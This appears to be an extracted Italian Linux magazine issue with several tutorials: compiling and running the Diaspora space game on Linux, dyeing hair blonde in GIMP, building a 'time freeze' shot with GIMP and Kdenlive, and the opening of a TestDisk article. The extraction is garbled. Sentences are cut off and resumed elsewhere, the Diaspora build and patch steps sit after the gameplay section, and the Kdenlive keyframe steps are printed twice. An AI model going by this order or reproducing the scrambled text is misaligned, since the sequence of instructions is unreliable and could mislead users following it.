
Eseguiamo il lanciatore con **./wxlauncher/build/wxlauncher** rispondendo **Yes** alla pop-up di recupero delle ultime news dal sito di DSA. Il lanciatore ha alcuni tab. In **Basic Settings** possiamo impostare i vari parametri video: se il nostro hardware ce lo consente, possiamo impostare i parametri per i massimi valori.

03 IMPOSTAZIONI

Il tab **Advanced Settings** presenta sulla destra delle impostazioni predefinite: suggerita è l'opzione di default **Diaspora recommended.** Verificato che tutto funziona possiamo personalizzare il preset spuntando e/o deselezionando le caselle visibili nel pannello di sinistra a seconda di quali proprietà si vuole attivare e/o disattivare.

scaricata e applicata dopo la 1.1. Estraiamo il pacchetto principale con il comando **tar --lzma -xf Diaspora_R1_Linux.tar.lzma**: se non dovesse funzionare utilizziamo in sequenza **unlzma -z -k Diaspora_R1_linux.tar.lzma** seguito da **tar -xf Diaspora_R1_Linux.tar**. Verrà creata la cartella **Diaspora_R1_Linux**: entriamoci (**cd Diaspora_R1_Linux**) e spostiamo (operazione facoltativa) la cartella **Diaspora** nella radice della home utente utilizzando **mv Diaspora ~**. Con la stessa procedura estraiamo la patch 1.1 (file **Diaspora_R1_Patch_1.1.tar.lzma**)

Il punto della situazione!

Completata la fase preliminare, lanciamo il gioco e prendiamo confidenza con i comandi

01 LE OPZIONI

Clic su **Play** e, dopo una breve introduzione, inseriamo il nome del pilota. Quindi, premiamo **Invio** per vedere apparire il menu visibile in Fig. 1. Clicchiamo su **Options** e regoliamo audio, luminosità (**Brightness**) e la sensibilità del mouse. Infine, premiamo su **Control Config.**

02 I COMANDI

Troviamo 4 tab e per ognuno di essi cerchiamo di memorizzare i comandi. Suggeriamo di andare nel tab **Ship** e cambiare (selezioniamo la voce e clicchiamo su **Bind**) i tasti **[**, **]** e **=** in **9**, **8** e **0**. Analogamente nel tab **Weapons**: **/** e **Shift-/** in **7** e **Shift-7**. Terminiamo con **Accept.**

03 BRIEFING

Ritornati al menu, clicchiamo su **Briefing**: dopo un breve filmato introduttivo partirà il briefing in tre passi (il gioco, allo stato attuale, è disponibile solo in lingua inglese). Al termine, premiamo su **Continue** e, subito dopo i ringraziamenti di rito del comandante, premiamo su **Commit.**

Addestramento alle missioni

Da adesso in poi non si scherza più: massima concentrazione!

01 LA PREPARAZIONE
L'addestramento inizia con la fase di lancio. A sinistra, partendo dall'alto, troviamo le comunicazioni radio (con le quali potremo sentire anche i nemici), subito in basso gli ordini di missione e, quando arriveremo sul campo di battaglia, nell'angolo inferiore sinistro apparirà il sottosistema di puntamento.

02 GLI ORDINI
Al centro abbiamo l'HUD (Head-Up Display – a corredo dei sorgenti c'è il file HUD reference chart.pdf) nel quale troviamo diverse informazioni: velocità, gli obiettivi e subito in basso il radar 3D di non facilissima e velocissima interpretazione soprattutto quando ci troviamo sotto attacco in una delle missioni che dovremo affrontare.

03 LA BATTAGLIA!
Effetti spettacolari e realistici! Sulla destra, sotto la voce Tasking orders, gli obiettivi da conseguire (distruggere 4 navicelle Alpha, ecc.). Il tempo è limitato e ad un certo punto apparirà sullo schermo un messaggio che ci informa che il Theseus (la nave madre) partirà: abbiamo 60 secondi per atterrare al suo interno!

e applichiamola: **tar -xf Patch_Files.1.1.tar -C /percorso/alla/cartella/Diaspora/**, nel nostro esempio è **/home/nome_utente/Diaspora/**. Ora tocca alla patch 1.1.1 (file **Diaspora_R1_Patch_1.1.1.tar.lzma**) applicandola con **tar -xf Patch_Files.1.1.1.tar -C /home/micha/Diaspora/**. A questo punto, spostiamoci nella cartella **Diaspora** (utilizzando il comando **cd /home/nome_utente/Diaspora/**) e cancelliamo, qualora esistessero, i file **R1.0.2_Patch.vp, R1.0.3_Patch.vp e R1.0.4_Patch.vp** lasciando solo i due file **R1.1.1_Patch.vp e R1.1_Patch.vp**.
Accediamo nella directory **fs2_open** (**cd fs2_open**) e compiliamo il motore grafico impartendo dapprima **./autogen.sh**, al nuovo prompt diamo il comando **make** e al termine della compilazione, se non sono stati rivelati errori, il comando **mv code/fs2_open_3.7.1 ../fs2_open_diaspora** che sposta l'eseguibile **fs2_open_3.7.1** nella cartella radice **Diaspora**. Ora compiliamo il lanciatore impartendo prima il comando **cd ../wxlauncher/build/** seguito da **cmake -D USE_OPENAL=1 -D CMAKE_BUILD_TYPE=RelWithDebInfo -D DEVELOPMENT_MODE=1 ../** premiamo **Invio** e al prompt diamo **make**. Al termine, ritorniamo nella cartella radice (comando **cd ../..**), rinominiamo il file template presente, **cp pro00099.template.ini pro00099.ini** e assegniamogli i permessi corretti, **chmod 644 pro00099.ini**. Con un editor di testi apriamo il file **pro00099.ini** e alla riga **folder**, subito dopo uguale "=", in luogo della scritta **/PATH/TO/YOUR/DIASPORA/FOLDER/HERE** specifichiamo il percorso completo senza lo slash finale (cioè **/home/nome_utente/Diaspora**), salviamo le modifiche e chiudiamo l'editor per seguire il primo tutorial.

CURVA DI APPRENDIMENTO RIPIDA

A causa degli innumerevoli comandi e dei tecnicismi spinti a livelli impensabili, DSA è un gioco non semplice, ma al tempo stesso può risultare molto divertente se si entra nell'ottica del gameplay.
Il primo passo è seguire l'impeccabile tutorial di preparazione al fine di acquisire le minime nozioni per affrontare in seguito le missioni senza avere troppi problemi con i numerosi comandi di gioco. Il tutorial è suddiviso in due parti: nella prima prenderemo confidenza con il pilotaggio nella seconda del sistema di difesa/attacco. Ma da chi dobbiamo difenderci e chi dobbiamo attaccare? Chi ha visto la serie Battlestar Galactica lo sa già, chi è a digiuno deve sapere che i nemici sono i **Cyloni**, macchine create dall'uomo che in seguito si ribellarono dando origine ad un'aspra battaglia che si concluse con una tregua e che li vide sparire dalla circolazione!
Ma ora sono ritornati più agguerriti che mai, per questo motivo dobbiamo affrontare al meglio la preparazione: siete pronti a combattere?

Diventa un vero parrucchiere digitale!

Modificare il colore della capigliatura non è così semplice come potrebbe sembrare. Ma con i nostri trucchi riuscirai ad ottenere un effetto sbalorditivo!


Luca Tringali

Tingersi i capelli, da una parrucchiera per signore (o, perché no, anche per signori), costa parecchio. Ma con il nostro fidato programma di fotoritocco possiamo donare al soggetto di una fotografia un colore diverso per la sua capigliatura. E senza spendere un centesimo. Per dimostrarlo, illustreremo i passaggi necessari per trasforma una persona castana in una bionda. In un primo momento, colorare dei capelli può sembrare un'operazione banale: a qualcuno potrebbe venire in mente di utilizzare il banale strumento pennello, per dipingere la capigliatura con il colore desiderato. Questa operazione fornirebbe un risultato non credibile per diversi motivi: anzitutto, sarebbe molto difficile ottenere un colore naturale (non basta certo, come fanno i bambini, prendere il colore giallo puro per disegnare capelli biondi). In secondo luogo, se ci facciamo caso, il colore dei capelli in una fotografia non è mai uniforme: essendo costituiti da cheratina, una proteina altamente riflettente, rispondono in modo molto particolare alla luce. Ad esempio, in certe condizioni di luminosità, con ombre ad alto contrasto, i capelli biondi assumono una tonalità quasi castana. È proprio il gioco di luci ed ombre che rende credibile una capigliatura: disegnandola a mano non riusciremmo ad ottenere il range di contrasto necessario (cioè non saremmo in grado di produrre tutte le sfumature necessarie). Inoltre, se sfruttassimo la semplice funzione "colora" di GIMP, tutta l'immagine (ombre comprese, quindi) finirebbe per basarsi sulla stessa tonalità di colore. Invece, come abbiamo già detto, i capelli biondi che vengono scuriti dall'ombreggiatura o dall'acqua appaiono vicini al castano, e non semplicemente di un giallo più scuro. Anche le alte luci hanno una notevole importanza: i capelli biondi, avendo tale pigmento, tendono a riflettere una quantità maggiore di luce

Prepariamo la fotografia di partenza

Prima di dare inizio ai lavori, sistemiamo per bene l'immagine da utilizzare

01 PRIME CORREZIONI

Apriamo in GIMP l'immagine su cui vogliamo lavorare, operando i primi ritocchi necessari. Ad esempio, possiamo correggere la luce ed il contrasto, cliccando sul menu **Colori/Luminosità** e **Contrasto**.

02 LA DESATURAZIONE

Il nostro obiettivo sono i capelli. Per questo motivo dobbiamo, ovviamente, selezionarli: ci conviene sfruttare lo strumento di selezione **Lazo**. Nelle sue opzioni, indichiamo che vogliamo i **margini sfumati**, di 5 o 10 punti.

(che invece i capelli castani andrebbero ad assorbire almeno in parte). Un po' come una automobile gialla al sole tende a scaldarsi meno di una marrone (perché quest'ultima assorbe più luce invece di rifletterla).

Per questo motivo, i capelli biondi in una fotografia tendono a produrre più facilmente dei bagliori: se abbiamo una persona bionda ed una castana nella stessa immagine, è facile che la capigliatura della prima abbia qualche punto "bruciato" piuttosto che quella della seconda. Per chi non lo sapesse, "bruciato" significa che la luminosità è tale da far apparire quel determinato punto dell'immagine come perfettamente bianco o quasi. Questo perché risulta eccessivamente luminoso per il sensore della macchina fotografica. Sfrutteremo quindi lo strumento **Livelli** di GIMP per correggere la luminosità ed il contrasto dei capelli, in modo

Fig. 1 • L'immagine prima e dopo la "tinta" dei capelli


Coloriamo le alte luci


I capelli devono essere lucidi, quindi cominciamo colorando di biondo i riflessi luminosi

01 COPIA E INCOLLA

Copiamo la selezione dei capelli, digitando **CTRL+C**. Creiamo poi un nuovo livello ed incolliamo **(CTRL+V)** la selezione. A questo punto il livello apparirà come fluttuante: dobbiamo ancorarlo cliccando sull'apposito pulsante a forma di ancora.


02 LIVELLI COLORE


Ora cominciamo a lavorare sul nuovo livello: clicchiamo sul menu **Colori/Livelli**. Nella finestra che si apre dobbiamo spostare il punto **bianco** dei **livelli di ingresso** verso sinistra, finché non riusciamo a schiarire i capelli ottenendo un effetto "simil biondo".

03 MENO SATURA


Probabilmente, una buona parte dei capelli risulterà sovra saturata, con colori innaturalmente abbondanti. Possiamo risolvere il problema "toccando" i punti sovra saturati con lo strumento **Pennello**, di colore **nero**, impostato in modalità **Saturazione**.

04 RIFLESSO AMBRATO

È necessario dare alle alte luci un riflesso color ambra. Per fare ciò, esiste lo strumento **Colori/Bilanciamento colore**. Selezionando l'opzione **Alteluci**, portiamo i livelli di **ciano** e **magenta** intorno a **14** ed il **giallo** intorno a **-14**.

Bordi: dobbiamo sovrapporli!

I bordi dell'immagine stonano? Nessun problema, basta correggerli!

01 MASCHERA DI LIVELLO

I bordi della selezione dei capelli avranno certamente un colore incompatibile con il resto dell'immagine. Per correggerli possiamo aggiungere una maschera di livello, cliccando su di esso col tasto destro del mouse e scegliendo **Aggiungi maschera di livello**.

02 I BORDI NASCOSTI

Prendiamo nuovamente lo strumento pennello, ma con modalità **Normale**. Utilizzando il colore **nero** ed una **opacità** del **70%** cerchiamo di nascondere i bordi della selezione dei capelli, per renderla compatibile col resto della foto.

03 COPIA DEL LIVELLO

Quando abbiamo finito, ricordiamoci di cliccare col tasto destro sul livello e togliere dal menu contestuale che appare la spunta alla voce **Modifica maschera di livello**. Poi, sempre cliccando col tasto destro, scegliamo la voce **Duplica livello**.

04 DI NUOVO I LIVELLI

Lavorando sul nuovo livello appena creato, selezioniamo ancora un volta il menu **Colori/Livelli**, spostando ancora il **punto bianco** in modo da ottenere un colore biondo molto accentuato, anche se l'immagine apparirà bruciata in certi punti.

da renderli molto più riflettenti: altrimenti, non avremmo un biondo fedele alla realtà. Naturalmente non è tutto così semplice: la modifica della luce di una particolare porzione dell'immagine (i capelli, appunto) potrebbe non essere compatibile con il resto della fotografia, e dunque finirebbe per stonare. Ma, per fortuna, le **maschere di livello** ci permetteranno di fondere correttamente insieme l'immagine originale con la capigliatura da noi modificata.

Fig. 2 • Un ingrandimento: la nuova capigliatura della nostra modella

QUALE ILLUMINAZIONE VA BENE?

Ecco come trovare il giusto mix di luci

L'effetto non rende un buon risultato con qualsiasi illuminazione. È necessario che il soggetto sia illuminato in modo da formare delle luci ed ombre, ma che non risulti troppo scuro. Da evitare, quindi, l'illuminazione frontale (utilizzando, ad esempio, il classico flash montato sulla fotocamera), che cancella le ombre e toglie profondità all'immagine. Ma è importante evitare anche una fonte di luce perfettamente laterale, che finirebbe per illuminare soltanto metà del soggetto, lasciando l'altra metà al buio. Se questo può andare bene per una persona dai capelli castani, è poco credibile per una dai capelli biondi: infatti, come abbiamo detto, questi risultano maggiormente riflettenti.

Bruciare e sovrapporre per avere la giusta luce

Rendiamo bionde le aree più scure, anche a rischio di bruciare qualche punto


01 COPIAMO TUTTO

Premiamo i tasti **CTRL+A** e **CTRL+C** per selezionare e copiare tutto il contenuto del livello. Poi ci spostiamo nella maschera di livello cliccando col tasto destro e mettendo la spunta a **Modifica maschera di livello**.

02 INVERTIAMOLA...

Incolliamo la selezione premendo il tasto **CTRL+V**, e clicchiamo sul menu **Colori/Inverti**. Ancoriamo l'immagine alla maschera col pulsante a forma di ancora ed infine correggiamo la luminosità con lo strumento **Colori/Luminosità e contrasto.**

03 ...E APPLICHIAMOLA

L'obiettivo è ottenere una buona fusione tra i due livelli con i capelli: se aumentiamo la luminosità, il livello superiore sarà più visibile e viceversa. Infine, clicchiamo col tasto destro su entrambe i livelli scegliendo **Applica maschera di livello.**

04 FUSIONE IN BASSO

Clicchiamo col tasto destro sul livello superiore e da qui scegliamo l'opzione **Fondi in basso.** Quando ci ritroviamo con un unico livello contenente i capelli, clicchiamo ancora col tasto destro del mouse su di esso e optiamo per la voce **Aggiungi maschera di livello.**

05 ANCORA UNA MASCHERA

Ancora una volta, sfruttando il **Pennello** di colore nero in modalità normale, con una opacità del **50%** cominciamo a far scomparire i bordi di questo livello in modo da consentirne una buona fusione con quello inferiore. Resta ovvio che per un risultato migliore è necessario essere molto precisi.

06 CONTROLLO OPACITÀ

Come ultima operazione, possiamo dare un tono più realistico ai capelli modificando l'opacità del livello superiore. Portandola, per esempio, intorno all'**85%** dovremmo ottenere dei capelli biondi ma con una leggera ombreggiatura castana. Et voilà! Il risultato ottenuto è quello sperato?


Congelare il tempo... gratis!

L'effetto "time freeze" può offrire risultati eccezionali. E può essere realizzato senza attrezzature costose: bastano una fotocamera digitale, GIMP e il nostro fidato Kdenlive

Luca Tringali

Quelle sequenze in cui l'azione si blocca in un preciso istante e la camera scorre lungo la scena mentre gli attori e tutti gli oggetti sono immobili sono decisamente affascinanti oltre ad essere in grado di creare una non indifferente suspance. Nelle grandi produzioni cinematografiche, queste sequenze vengono realizzate con cineprese ad alta velocità (per esempio la Red Epic, che arriva a 300 frame per secondo, oppure la Phantom Flex, che arriva a 10000 frame per secondo con una risoluzione ridotta) montate su una dolly programmabile, come la Kessler CineDrive (che permette di settare il movimento della cinepresa ed eseguirlo più volte sempre nello stesso modo). Il problema, per un cineasta a basso budget, è che la Red costa circa 30000 dollari, mentre la Phantom quasi 50000. Inoltre, la dolly motorizzata programmabile costa quasi 10000 dollari.
E per quanto bella possa essere una scena, non vale la pena di spendere un minimo di quaranta mila dollari per realizzarla. Per fortuna, abbiamo un'alternativa a costo zero: tutto ciò che ci serve è una fotocamera reflex (anche mirrorless, ma con fattore di crop inferiore a 1,8) che sia in grado di realizzare filmati. Il trucco che utilizzeremo è il seguente: gireremo la prima parte del filmato in un punto. Questo verrà poi interrotto, ed estrarremo da esso un fotogramma (nel quale, dunque, gli attori appaiono immobili). Scatteremo delle fotografie lungo tutto il percorso che la cinepresa dovrebbe fare: la comodità di usare fotografie, invece di filmati, è che risulta possibile fermare l'azione in momenti particolari, difficili altrimenti da catturare. Poi, il frame estratto e le fotografie verranno incollati assieme con GIMP in modo da ottenere una sorta di foto "panoramica" che faremo scorrere con Kdenlive come se stessimo passando la cinepresa su una dolly "virtuale".
Nel nostro esempio abbiamo deciso di far tornare la camera al punto di partenza, prima di far proseguire l'azione. Ma è anche possibile farla ripartire da un punto diverso: è sufficiente che in quella posizione, invece di realizzare una fotografia, venga

Scegliamo il fotogramma

In quale punto fermare l'immagine? Decidiamolo subito!

01 FERMIAMO IL VIDEO

Si comincia visualizzando il filmato di base in Kdenlive: spostandoci frame per frame lungo la timeline, individuiamo il fotogramma in cui vogliamo fermare l'azione. Quando lo troviamo, clicchiamo sulla ruota dentata scegliendo **Estrai fotogramma**.

02 FOTO PANORAMICA

Salviamo il frame in una cartella, come una normale immagine. Poi apriamo GIMP costruendo una immagine (**File/Nuovo**) con **1080 pixel** di altezza ed un multiplo di **1920** di larghezza (per esempio **5760**). La larghezza potrà essere corretta in seguito.

prodotto un filmato. Da esso viene poi estratto un fotogramma utilizzato per comporre l'intero paesaggio e, quando la camera "virtuale" arriverà in quella posizione, il video potrà proseguire da quel frame.
Ciò che conta, per ottenere un risultato apprezzabile, è scegliere correttamente i tempi. Lo scorrimento della foto panoramica, per esempio, non deve essere troppo veloce, altrimenti non si vedrebbero i particolari dell'immagine (che la rendono più realistica). Ma non deve essere nemmeno troppo lento, altrimenti gli spettatori si annoierebbero.
Anche il trucco che suggeriamo nel nostro tutorial, cioè non passare direttamente da un estremo all'altro della foto panoramica ma utilizzare un frame chiave intermedio per rendere più lenta l'ultima fase del movimento, serve proprio a dare il ritmo corretto alla sequenza. Forse, "ritmo" è la parola più calzante: perché la scelta dei tempi dipende soprattutto dal ritmo della colonna sonora associata al filmato. Per trovare i tempi giusti è sufficiente realizzare diverse prove, finché non si trova la combinazione corretta. Possiamo vedere il video d'esempio al seguente indirizzo: ***https://www.youtube.com/watch?v=8NbOOeP5aPw***.

Fig. 1 • La foto "panoramica" che abbiamo realizzato

Un po' di fotoritocco

Le varie fotografie scattate devono essere fuse fra loro

01 FOTO COME LIVELLI

Per prima cosa, dobbiamo caricare nella nuova immagine il fotogramma che avevamo estratto poco fa con Kdenlive. Questo si può fare tramite il menu **File/Apri come livelli**. Poi aggiungiamo anche le foto scattate per realizzare la panoramica.

02 DIMENSIONE FULL HD

Procedendo con una fotografia per volta: dobbiamo ridimensionare ogni immagine con lo strumento **Scala**. La larghezza della foto va posta pari a **1920 pixel**, mentre l'altezza deve essere calcolata da GIMP mantenendo le proporzioni.

03 LA POSIZIONE GIUSTA

Sfruttando lo strumento **Sposta**, poi, si deve posizionare la fotografia in modo da sovrapporla correttamente al frame già esistente. Questo può essere più semplice se impostiamo temporaneamente l'**opacità** del livello superiore al **50%**.

04 FUSIONE PERFETTA

È anche necessario aggiungere al livello della fotografia appena posizionata una maschera di livello, in modo da poterne nascondere la parte sovrapposta. Basta cliccare su di esso col tasto destro e scegliere **Aggiungi maschera di livello**.

■ **Fig. 2 • Il fotogramma in cui viene fermata l'azione**

IL TEMPO DI ESPOSIZIONE
Come scegliere quello corretto?

Realizzare correttamente questo effetto non è troppo complicato, e non richiede una strumentazione costosa. Noi abbiamo utilizzato una fotocamera digitale mirrorless, con obiettivo Zeiss da 50mm, in modo da poter girare il filmato con un tempo di esposizione estremamente ridotto. In questo modo, i vari fotogrammi non hanno subito l'effetto "mosso". Se gli oggetti non si muovono troppo velocemente, anche un tempo di 1/500 di secondo può essere sufficiente. Nel nostro esempio l'oggetto in questione era dell'acqua, quindi abbiamo preferito un tempo molto basso per poter immortalare con precisione tutte le goccioline.



Da GIMP a Kdenlive

Terminiamo il lavoro sulle foto e portiamo il risultato in Kdenlive

01 MASCHERA DI LIVELLO

Utilizzando lo strumento **Pennello**, di colore nero, possiamo dipingere la maschera di livello, in modo da eliminare porzioni dell'immagine. Il nostro obiettivo, ovviamente, è riuscire a fondere l'immagine attuale con quella precedente in modo perfetto.

02 VEDIAMO IL RISULTATO

Eseguiamo la stessa procedura per tutte le altre immagini, fino a comporre il panorama. Basta poi salvare l'immagine ed aprirla con un visualizzatore come **Gwenview**: se è rimasto dello spazio bianco possiamo ritagliarlo con lo stesso Gwenview.

03 TAGLI, DOVE NECESSARIO

Torniamo in Kdenlive: se non l'abbiamo già fatto, posizioniamo il filmato originale nella timeline e tagliamolo al fotogramma in cui si deve fermare l'azione. Inoltre, possiamo tagliare la clip anche pochi secondi prima di tale fotogramma.

04 UNA CLIP AL RALLENTY

Ci troviamo ora con una clip che comincia pochi secondi prima del futuro "blocco" dell'azione e termina con esso. A questa possiamo applicare l'effetto **Velocità**, con una percentuale del **25%**.

Avanti per fotogrammi chiave

Spostiamo la foto sfruttando i keyframe: il time freeze è pronto a stupire tutti i nostri amici!

01 LA TRANSIZIONE

Spostiamo l'ultima clip lontano dal resto, affinché non ci intralci. Poi, posizioniamo l'immagine panoramica subito dopo la clip che va al rallentatore. Dobbiamo anche aggiungere a questa immagine una **transizione**, ponendo sotto di essa una **clip colore nera**.

02 TIPO COMPOSITO

A questo punto rendiamo la transizione di tipo **Composito** ed impostiamo la dimensione in modo che l'altezza dell'immagine copra l'intero fotogramma. Spostandoci qualche frame più avanti, aggiungiamo un altro keyframe con le stesse caratteristiche.

03 SI VA DA UN LATO...

Andiamo avanti lungo la timeline, finché non riteniamo giunto il momento di inserire un altro keyframe: in questo la foto panoramica deve essere traslata in modo da raggiungere quasi l'estremità, ma non del tutto (un centinaio di pixel in meno).

04 ...A QUELL'ALTRO

Poco dopo aggiungiamo un altro keyframe, in cui la foto panoramica deve essere spostata fino al suo bordo massimo. Infine, aggiungiamo un ultimo keyframe, alla fine della clip, in cui l'immagine va posizionata nuovamente come nel primo frame chiave.

05 CON I TEMPI GIUSTI

Terminato il lavoro sulla clip immagine, posizioniamo al termine di essa la parte rimanente del filmato originale, così che l'azione possa ricominciare da dove si era fermata. È cruciale scegliere correttamente i tempi, e per questo serve solo un po' di pratica.

06 SEMPLICE FLASH

Per concludere, si può anche inserire un "flash" immediatamente prima dell'inizio dell'immagine panoramica. Basta aggiungere una **clip colore** bianca, sovrapponendola alle altre, con una rapidissima **dissolvenza in entrata** ed una **in uscita**.

Avanti per fotogrammi chiave

Spostiamo la foto sfruttando i keyframe: il time freeze è pronto a stupire tutti i nostri amici!

01 LA TRANSIZIONE

Spostiamo l'ultima clip lontano dal resto, affinché non ci intralci. Poi, posizioniamo l'immagine panoramica subito dopo la clip che va al rallentatore. Dobbiamo anche aggiungere a questa immagine una **transizione**, ponendo sotto di essa una **clip colore nera**.

02 TIPO COMPOSITO

A questo punto rendiamo la transizione di tipo **Composito** ed impostiamo la dimensione in modo che l'altezza dell'immagine copra l'intero fotogramma. Spostandoci qualche frame più avanti, aggiungiamo un altro keyframe con le stesse caratteristiche.

03 SI VA DA UN LATO...

Andiamo avanti lungo la timeline, finché non riteniamo giunto il momento di inserire un altro keyframe: in questo la foto panoramica deve essere traslata in modo da raggiungere quasi l'estremità, ma non del tutto (un centinaio di pixel in meno).

04 ...A QUELL'ALTRO

Poco dopo aggiungiamo un altro keyframe, in cui la foto panoramica deve essere spostata fino al suo bordo massimo. Infine, aggiungiamo un ultimo keyframe, alla fine della clip, in cui l'immagine va posizionata nuovamente come nel primo frame chiave.

05 CON I TEMPI GIUSTI

Terminato il lavoro sulla clip immagine, posizioniamo al termine di essa la parte rimanente del filmato originale, così che l'azione possa ricominciare da dove si era fermata. È cruciale scegliere correttamente i tempi, e per questo serve solo un po' di pratica.

06 SEMPLICE FLASH

Per concludere, si può anche inserire un "flash" immediatamente prima dell'inizio dell'immagine panoramica. Basta aggiungere una **clip colore** bianca, sovrapponendola alle altre, con una rapidissima **dissolvenza in entrata** ed una **in uscita**.

FILE CANCELLATI? RECUPERALI COSÌ!

Hai cancellato dei file importantissimi dal disco rigido? La pendrive USB o la scheda di memoria si è danneggiata? Niente paura! Linux Magazine ha la soluzione che ti permette di recuperare foto, video e documenti

Valerio Guaglianone

TestDisk 6.14

Licenza: GNU/GPL **Tipo:** Utility **Sito Web:** www.cgsecurity.org/wiki/TestDisk

